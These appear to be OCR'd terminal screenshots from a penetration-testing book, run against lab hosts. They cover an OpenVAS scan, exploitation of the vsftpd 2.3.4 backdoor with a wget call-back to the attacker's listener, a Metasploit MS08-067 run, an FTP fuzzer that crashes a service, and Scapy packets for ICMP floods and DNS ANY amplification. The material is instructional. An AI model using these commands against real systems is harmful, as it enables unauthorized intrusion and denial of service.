
```
File  Edit  View  Search  Terminal  Help
root@kali:~# openvas-start
Starting OpenVas Services
root@kali:~#
```



Greenbone Security A...
https://127.0.0.1:9392/login/login.html
Search
Greenbone Security Assistant
Version 7.0.2
Username:
Password:
Login
Greenbone Security Assistant



Greenbone Security Assistant - Mozilla Firefox
Greenbone Security A...
https://127.0.0.1:9392/omp?r=1&token=66af082e-31d8-42c6-ae4b-9ee09dc324cb
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Greenbone Security Assistant
No auto-refresh
Logged in as Admin admin | Logout
Sun May 14 16:25:59 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Dashboard
Tasks
Reports
Results
Notes
Overrides
Dashboard
Tasks by status (Total: 0)
CVEs by creation time (Total: 86301)
CVEs / year
Total CVEs
Hosts topology
No hosts with topology selected
NVTs by Severity Class (Total: 53205)
High
Medium
Low
Log
2681
2049
21838
Backend operation: 0.48s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net
https://127.0.0.1:9392/omp?cmd=get_tasks&token=66af082e-31d8-42c6-ae4b-9ee09dc324cb
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share


Greenbone Security A...
https://127.0.0.1:9392/omp?cmd=get_tasks&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Search
Greenbone
Security Assistant
No auto-refresh
Logged in as Admin admin | Logout
Fri May 12 16:48:20 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Task Wizard
Advanced Task Wizard
Modify Task Wizard
Filter:
min_qod=70 apply_overrides=1 rows=10 first=1 sort=name
Tasks (0 of 0)
Tasks by Severity Class (Total: 0)
Tasks with most High results per host
No Tasks with High severity found
Tasks by status (Total: 0)
Name
Status
Reports
Total
Last
Severity
Trend
Actions
√Apply to page contents
(Applied filter: min_qod=70 apply_overrides=1 rows=10 first=1 sort=name)
Backend operation: 0.03s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net
https://127.0.0.1:9392/omp?cmd=wizard&name=quick_first_scan&filter=&filt_id=&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e


Greenbone Security A...
https://127.0.0.1:9392/omp?cmd=get_tasks&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Search
Greenbone
Security Assistant
No auto-refresh
Logged in as Admin admin | Logout
Fri May 12 16:48:20 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Filter:
Tasks (0 of 0)
Tasks by Severity
Task Wizard
Quick start: Immediately scan an IP address
IP address or hostname:
172.16.69.128
The default address is either your computer or your network gateway.
As a short-cut I will do the following for you:
1. Create a new Target
2. Create a new Task
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress
In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.
When creating the Target and Task I will use the defaults as configured in "My Settings".
By clicking the New Task icon you can create a new Task yourself.
Start Scan
Name
Actions
Backend operation: 0.03s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net


Greenbone Security A...
https://127.0.0.1:9392/omp?cmd=get_tasks&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Search
Greenbone
Security Assistant
Refresh every 30 Sec.
Logged in as Admin admin | Logout
Fri May 12 17:08:58 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Filter:
min_qod=70 apply_overrides=1 rows=10 first=1 sort=name
Tasks (1 of 1)
Tasks by Severity Class (Total: 1)
High
1
Tasks with most High results per host
Immediate scan of IP 172....
0
5
10
15
20
Tasks by status (Total: 1)
Done
1
1 - 1 of 1
Name
Status
Reports
Total
Last
Severity
Trend
Actions
Immediate scan of IP 172.16.69.128
Done
1 (1)
May 12 2017
10.0 (High)
√Apply to page contents
(Applied filter: min_qod=70 apply_overrides=1 rows=10 first=1 sort=name)
1 - 1 of 1
Backend operation: 0.04s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net


Greenbone Security A...
https://127.0.0.1:9392/omp?cmd=dashboard&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Search
Greenbone
Security Assistant
Refresh every 30 Sec.
Logged in as Admin admin | Logout
Fri May 12 17:11:06 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Dashboard
Tasks
Reports
Results
Notes
Overrides
High
Tasks by status (Total: 1)
Done
CVEs by creation time (Total: 86301)
CVEs / year
Total CVEs
Hosts topology
172.16.69.128
NVTs by Severity Class (Total: 53205)
High
Medium
Low
Log
26637
21838
2049
2681
https://127.0.0.1:9392/omp?cmd=get_results&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net


Greenbone Security A...
https://127.0.0.1:9392/omp?cmd=get_results&token=ed4cc9a9-41e3-4e0e-ae3c-90ca9940250e
Search
Greenbone Security Assistant
Refresh every 30 Sec.
Logged in as Admin admin | Logout
Fri May 12 17:12:06 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Filter:
min_qod=70 apply_overrides=1 autofp=0 rows=10 sort-reverse=created first=1
Results (142 of 327)
Results by Severity Class (Total: 142)
High
Medium
Low
Log
22
41
3
76
Results vulnerability word cloud
Security
Vulnerabilities
Site
Certificate
PostgreSQL
Cipher
phpMyAdmin
Server
Check
weak
Suites
SSL/TLS
Cross
Services
SSH
Scripting
Detection
Report
Vulnerability
Protocol
Version
SMB
Multiple
Supported
Remote
Results by CVSS (Total: 142)
80
70
60
50
40
30
20
10
0
N/A 0 1 2 3 4 5 6 7 8 9 10
1 - 10 of 142
Vulnerability
Severity
QoD
Host
Location
Created
Identify Unknown Services with nmap 0.0 (Log) 80% 172.16.69.128 513/tcp Fri May 12 17:05:07 2017
Identify Unknown Services with nmap 0.0 (Log) 80% 172.16.69.128 6000/tcp Fri May 12 17:05:01 2017
CPE Inventory 0.0 (Log) 80% 172.16.69.128 general/CPE-T Fri May 12 17:04:54 2017
OS End Of Life Detection 10.0 (High) 80% 172.16.69.128 general/tcp Fri May 12 17:04:54 2017
SSH Brute Force Logins With Default Credentials Reporting 9.0 (High) 95% 172.16.69.128 22/tcp Fri May 12 17:04:54 2017
vsftpd Compromised Source Packages Backdoor Vulnerability 7.5 (High) 99% 172.16.69.128 6200/tcp Fri May 12 16:59:46 2017
vsftpd Compromised Source Packages Backdoor Vulnerability 7.5 (High) 99% 172.16.69.128 21/tcp Fri May 12 16:59:46 2017
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability 4.3 (Medium) 99% 172.16.69.128 80/tcp Fri May 12 16:59:37 2017
MySQL / MariaDB weak password 9.0 (High) 95% 172.16.69.128 3306/tcp Fri May 12 16:59:33 2017
PostgreSQL weak password 9.0 (High) 99% 172.16.69.128 5432/tcp Fri May 12 16:59:26 2017
√Apply to page contents
(Applied filter: min_qod=70 apply_overrides=1 autofp=0 rows=10 sort-reverse=created first=1)
1 - 10 of 142
Backend operation: 0.10s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net


File Edit View Search Terminal Help
root@kali:~# ./httprecv.py
Awaiting connection...

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ftp 172.16.69.128 21
Connected to 172.16.69.128.
220 (vsFTPd 2.3.4)
Name (172.16.69.128:root): Hutch:)
331 Please specify the password.
Password:
^C
421 Service not available, remote server has closed connection
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc 172.16.69.128 6200
wget http://172.16.69.133:8000
--09:29:00--  http://172.16.69.133:8000/
          => `index.html'
Connecting to 172.16.69.133:8000... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--09:29:01--  http://172.16.69.133:8000/
  (try: 2) => `index.html'
Connecting to 172.16.69.133:8000... failed: Connection refused.
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./httprecv.py
Awaiting connection...

Received connection from :  172.16.69.128
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 172.16.69.133:8000
Connection: Keep-Alive
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
```

```
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(ms08_067_netapi) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
msf exploit(ms08_067_netapi) > set CMD cmd /c ping 172.16.69.133 -n 1
CMD => cmd /c ping 172.16.69.133 -n 1
msf exploit(ms08_067_netapi) > exploit

[*] 172.16.69.129:445 - Automatically detecting the target...
[*] 172.16.69.129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 172.16.69.129:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 172.16.69.129:445 - Attempting to trigger the vulnerability...
```



File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.129 is exploitable

Chapter 7: Denial of Service

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Payload] [Interval] [Maximum]
Example - ./ftp_fuzz.py 10.0.0.5 21 A 100 1000
Example will fuzz the defined FTP service with a series of payloads
to include 100 'A's, 200 'A's, etc... up to the maximum of 1000
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 A 100 1000
Enter ftp username: anonymous
Enter ftp password: user@email.com
Enter FTP command to fuzz: MKD
Sending 100 instances of payload (A) to target
Sending 200 instances of payload (A) to target
Sending 300 instances of payload (A) to target
Sending 400 instances of payload (A) to target
Sending 500 instances of payload (A) to target
Sending 600 instances of payload (A) to target
Sending 700 instances of payload (A) to target
Sending 800 instances of payload (A) to target
Sending 900 instances of payload (A) to target
Sending 1000 instances of payload (A) to target

There is no indication that the server has crashed
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 ABCD 100 500
Enter ftp username: anonymous
Enter ftp password: user@email.com
Enter FTP command to fuzz: MKD
Sending 100 instances of payload (ABCD) to target
Sending 200 instances of payload (ABCD) to target
Sending 300 instances of payload (ABCD) to target
Sending 400 instances of payload (ABCD) to target
Sending 500 instances of payload (ABCD) to target

There is no indication that the server has crashed
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Interval] [Maximum]
Example - ./ftp_fuzz.py 10.0.0.5 21 100 1000
Example will fuzz the defined FTP service with a series of line break
characters to include 100 '\n's, 200 '\n's, etc... up to the maximum of 1000
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 100 1000
Enter ftp username: anonymous
Enter ftp password: user@mail.com
Enter FTP command to fuzz: MKD
Sending 100 line break characters to target
Sending 200 line break characters to target
Sending 300 line break characters to target
Sending 400 line break characters to target
Sending 500 line break characters to target
Sending 600 line break characters to target
Sending 700 line break characters to target
^C
Unable to send...Server may have crashed
root@kali:~#
```



```
File  Edit  View  Search  Terminal  Help
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> i.dst = "172.16.69.136"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.136
  \options\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0

>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> request = (i/ping)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.136
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0

>>> send(request)
.
Sent 1 packets.
>>>
```

icmp

No.	Source	Destination	Protocol	Info
91	172.16.69.133	172.16.69.136	ICMP	Echo (ping) request
92	172.16.69.136	172.16.69.133	ICMP	Echo (ping) reply
160	172.16.69.129	172.16.69.133	ICMP	Echo (ping) reply

```
File  Edit  View  Search  Terminal  Help
Sent 1 packets.
>>> send(IP(dst="172.16.69.136",src="172.16.69.133")/ ICMP(),count=100,verbose=1)
.....................................................................................
........
Sent 100 packets.
>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# dig ANY yahoo.com @192.168.68.2

; <<>> DiG 9.10.3-P4-Debian <<>> ANY yahoo.com @192.168.68.2
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17022
;; flags: qr rd ra; QUERY: 1, ANSWER: 16, AUTHORITY: 0, ADDITIONAL: 4

;; QUESTION SECTION:
;yahoo.com.                     IN      ANY

;; ANSWER SECTION:
yahoo.com.              5       IN      SOA     ns1.yahoo.com. hostmaster.yahoo-inc.com. 2017022003 36
00 300 1814400 600
yahoo.com.              5       IN      A       206.190.36.45
yahoo.com.              5       IN      A       98.138.253.109
yahoo.com.              5       IN      A       98.139.183.24
yahoo.com.              5       IN      AAAA    2001:4998:58:c02::a9
yahoo.com.              5       IN      AAAA    2001:4998:44:204::a7
yahoo.com.              5       IN      AAAA    2001:4998:c:a06::2:4008
yahoo.com.              5       IN      MX      1 mta6.am0.yahoodns.net.
yahoo.com.              5       IN      MX      1 mta7.am0.yahoodns.net.
yahoo.com.              5       IN      MX      1 mta5.am0.yahoodns.net.
yahoo.com.              5       IN      NS      ns4.yahoo.com.
yahoo.com.              5       IN      NS      ns1.yahoo.com.
yahoo.com.              5       IN      NS      ns2.yahoo.com.
yahoo.com.              5       IN      NS      ns3.yahoo.com.
yahoo.com.              5       IN      NS      ns5.yahoo.com.
yahoo.com.              5       IN      TXT     "v=spf1 redirect=_spf.mail.yahoo.com"

;; ADDITIONAL SECTION:
ns1.yahoo.com.          5       IN      A       68.180.131.16
ns2.yahoo.com.          5       IN      A       68.142.255.16
ns3.yahoo.com.          5       IN      A       203.84.221.53
ns4.yahoo.com.          5       IN      A       98.138.11.157

;; Query time: 14 msec
;; SERVER: 192.168.68.2#53(192.168.68.2)
;; WHEN: Mon Feb 20 07:11:12 EST 2017
;; MSG SIZE  rcvd: 497

root@kali:~#
```


File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
>>> i.dst = "192.168.68.2"
>>> i.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 192.168.68.130
dst= 192.168.68.2
\options\
>>>


File Edit View Search Terminal Help
>>> u = UDP()
>>> u.display()
###[UDP]###
sport= domain
dport= domain
len= None
chksum= None
>>>

```
File  Edit  View  Search  Terminal  Help
>>> d = DNS()
>>> d.display()
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  ad= 0
  cd= 0
  rcode= ok
  qdcount= 0
  ancount= 0
  nscount= 0
  arcount= 0
  qd= None
  an= None
  ns= None
  ar= None

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> d.rd = 1
>>> d.qdcount = 1
>>> d.display()
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  ad= 0
  cd= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  qd= None
  an= None
  ns= None
  ar= None

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> q = DNSQR()
>>> q.display()
###[ DNS Question Record ]###
  qname= 'www.example.com'
  qtype= A
  qclass= IN

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> q.qname = 'yahoo.com'
>>> q.qtype = 255
>>> q.display()
###[ DNS Question Record ]###
  qname= 'yahoo.com'
  qtype= ALL
  qclass= IN

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> d.qd = q
>>> d.display()
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  ad= 0
  cd= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  \qd\
   |###[ DNS Question Record ]###
   |  qname= 'yahoo.com'
   |  qtype= ALL
   |  qclass= IN
  an= None
  ns= None
  ar= None

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> request = (i/u/d)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.68.130
  dst= 192.168.68.2
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None
###[ DNS ]###
        id= 0
        qr= 0
        opcode= QUERY
        aa= 0
        tc= 0
        rd= 1
        ra= 0
        z= 0
        ad= 0
        cd= 0
        rcode= ok
        qdcount= 1
        ancount= 0
        nscount= 0
        arcount= 0
        \qd\
         |###[ DNS Question Record ]###
         |  qname= 'yahoo.com'
         |  qtype= ALL
         |  qclass= IN
        an= None
        ns= None
        ar= None

>>>
```

```
File  Edit  View  Search  Terminal  Help

>>> request
<IP  frag=0 proto=udp dst=192.168.68.2 |<UDP  sport=domain |<DNS  rd=1 qdcount=1 qd=<DNSQR  qname='yahoo.com' qtype=ALL |> |>>>
>>>
```

```
File  Edit  View  Search  Terminal  Help
Begin emission:
